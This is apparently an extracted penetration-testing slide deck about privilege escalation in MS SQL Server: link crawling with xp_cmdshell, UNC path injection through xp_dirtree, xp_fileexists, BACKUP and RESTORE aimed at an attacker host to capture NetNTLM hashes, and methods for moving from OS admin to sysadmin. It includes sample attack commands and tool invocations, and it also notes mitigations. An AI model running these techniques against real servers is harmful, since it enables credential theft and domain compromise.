
Leveraging Shared MS SQL Server Service Accounts



Leveraging Shared MS SQL Server Service Accounts



Leveraging Shared MS SQL Server Service Accounts





Escalating Privileges

Crawling **SQL Server Links**



Escalating Privileges: **Crawling Links**

What's a SQL Server link?


- SQL Server links are basically persistent database connections for SQL Servers.

Why should I care?


- Short answer = privilege escalation
- Public role can use links to execute queries on remote servers (impersonation)

```
SELECT * FROM OpenQuery([SQLSERVER2], 'SELECT @@Version')
```


- Stored procedures can be executed – like xp_cmdshell ;)
- Links can be crawled




Leveraging MS SQL Database links




Leveraging MS SQL Database links



Leveraging MS SQL Database links



Leveraging MS SQL Database links



Escalating Privileges: **Crawling Links**

Penetration Test Stats

- Database links exist (and can be crawled) in about 50% of environments we've seen
- The max number of hops we've seen is 12
- The max number of servers crawled is 226



Escalating Privileges: **Crawling Links**

Old Metasploit Module

- mssql_linkcrawler Module
- Author: Antti Rantasaari and Scott Sutherland - Released 2012
- https://www.rapid7.com/db/modules/exploit/windows/mssql/mssql_linkcrawler

New PowerUpSQL Function

- Get-SQLServerLinkCrawl
- Author: Antti Rantasaari
- <https://blog.netspi.com/sql-server-link-crawling-powerupsql/>




Escalating Privileges: **Crawling Links**

Function	Description
Get-SQLServerLink	Get a list of SQL Server Link on the server.
Get-SQLServerLinkCrawl	<p>Crawls linked servers and supports SQL query and OS command execution.</p> <p>Examples</p> <pre>Get-SQLServerLinkCrawl -Verbose -Instance "10.1.1.1\SQLSERVER2008"</pre> <pre>Get-SQLServerLinkCrawl -Verbose -Instance "10.1.1.1\SQLSERVER2008" -Query "select * from master..sysdatabases"</pre> <pre>Get-SQLServerLinkCrawl -Verbose -Instance "10.1.1.1\SQLSERVER2008" -Query "exec master..xp_cmdshell 'whoami'"</pre>


Escalating Privileges: DEMO

Get-SQLServerLinkCrawl



```
Get-SQLServerLinkCrawl -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Export
```

Escalating Privileges: **Crawling Links**





Escalating Privileges

UNC Path Injection




Escalating Privileges: UNC Injection



UNC Path Injection Summary

- UNC paths are used for accessing remote file servers like so [\\192.168.1.4\file](#)
- Almost all procedures that accept a file path in SQL Server, support UNC paths
- UNC paths can be used to force the SQL Server service account to authenticate to an attacker
- An attacker can then capture the NetNTLM password hash and crack or relay it
- Relay becomes pretty easy when you know which SQL Servers are using shared accounts

Escalating Privileges: UNC Injection



Escalating Privileges: UNC Injection



The Issue

- By DEFAULT, the PUBLIC role can execute at least two procedures that accept a file path

```
xp_dirtree '\\attackerip\file'  
xp_fileexists '\\attackerip\file'
```

The Solution

- EXECUTE rights on xp_dirtree and fileexists can be REVOKED for the Public role
(but no one does that)

UNC Path Injection Cheat Sheet (More options)

- <https://gist.github.com/nullbind/7dfca2a6309a4209b5aeef181b676c6e>

Escalating Privileges: UNC Injection



Another Issue

- The Public role can perform UNC path injection into the BACKUP and RESTORE commands even though it can't perform the actual backup/restore:

```
BACKUP LOG [TESTING] TO DISK = '\\attackerip\file'  
RESTORE LOG [TESTING] FROM DISK = '\\attackerip\file'
```

Partial Solution

- A patch was released for SQL Server versions 2012 through 2016

<https://technet.microsoft.com/library/security/MS16-131>

- There is **no patch** for SQL Server 2000 to 2008

Escalating Privileges: UNC Injection



So, in summary...

1. The PUBLIC role can access the SQL Server service account NetNTLM password hash by default
2. A ton of domain users have PUBLIC role access
3. Whooray for domain privilege escalation!




Escalating Privileges: DEMO



Get-SQLServiceAccountPwHashes

...what? It's self descriptive 😊




PS C:\>

```
PowerUpSQL.ps1 Inveigh.ps1 Get-SQLServiceAccountPwHashes.ps1 X
1 # author: scott sutherland (@_nullbind),
2 # script name: Get-SQLServiceAccountPwHas
3 # requirements: PowerUpSQL and Inveigh
4 # description: locate domain sql servers,
5 # example: Get-SQLServiceAccountPwHashes
6 # Note: alt domain user: runas /nopfile
7
8
9 Function Get-SQLServiceAccountPwHashes {
10     [CmdletBinding()]
11     Param(
12         [Parameter(Mandatory=$false)]
13         [string]$Username,
14         [Parameter(Mandatory=$false)]
15         [string]$Password,
16         [Parameter(Mandatory=$false)]
17         [string]$Domain,
18         [Parameter(Mandatory=$false)]
19         [string]$ServerName,
20         [Parameter(Mandatory=$false)]
21         [string]$ServerType,
22         [Parameter(Mandatory=$false)]
23         [string]$ServerPath,
24         [Parameter(Mandatory=$false)]
25         [string]$ServerPort,
26         [Parameter(Mandatory=$false)]
27         [string]$ServerProtocol,
28     )
29     Begin
30     {
31         # A
```



Load
PowerUpSQL
functions

Completed





Escalating Privileges

OS Admin to **SysAdmin**



Escalating Privileges: OS Admin to SysAdmin



Two things to remember...

1. Different SQL Server versions can be abused in different ways
2. **All SQL Server versions provide the service account with sysadmin privileges.**

Escalating Privileges: OS Admin to SysAdmin



Approach	2000	2005	2008	2012	2014	2016
Read LSA Secrets	x	x	x	x	x	x
Dump Wdigest or NTLM password hash from Memory	x	x	x	x	x	x
Process Migration (Remote DLL or Shellcode Injection)	x	x	x	x	x	x
Steal Authentication Token from SQL Server service process	x	x	x	x	x	x
Log into SQL Server as a local administrator	x	x				
Log into SQL Server as a LocalSystem	x	x	x			
Log into SQL Server in Single User Mode as a local administrator	?	x	x	x	x	x

Escalating Privileges: OS Admin to SysAdmin



Approach	Account Password Recovery	Account Impersonation	Default Sysadmin Privileges	Common Tools
Read LSA Secrets (Because service accounts)	X			Mimikatz, Metasploit, PowerSploit, Empire, LSADump
Dump Wdigest or NTLM password hash from Memory	X			Mimikatz, Metasploit, PowerSploit, Empire Note: This tends to fail on protected processes.
Process Migration (Remote DLL or Shellcode Injection)		X		Metasploit, PowerSploit, Empire Python, Powershell, C, C++
Steal Authentication Token from SQL Server service process		X		Metasploit, Incognito, Invoke-TokenManipulation
Log into SQL Server as a local administrator			X	Any SQL Server client. Note: Only affects older versions.
Log into SQL Server as a LocalSystem			X	Any SQL Server client and PSExec. Note: Only affects older versions.
Log into SQL Server in Single User Mode as a local administrator			X	DBATools

Escalating Privileges: DEMO



Invoke-SQLImpersonateService
(Wraps Invoke-TokenManipulation)

PS C:\> g



Common
Post
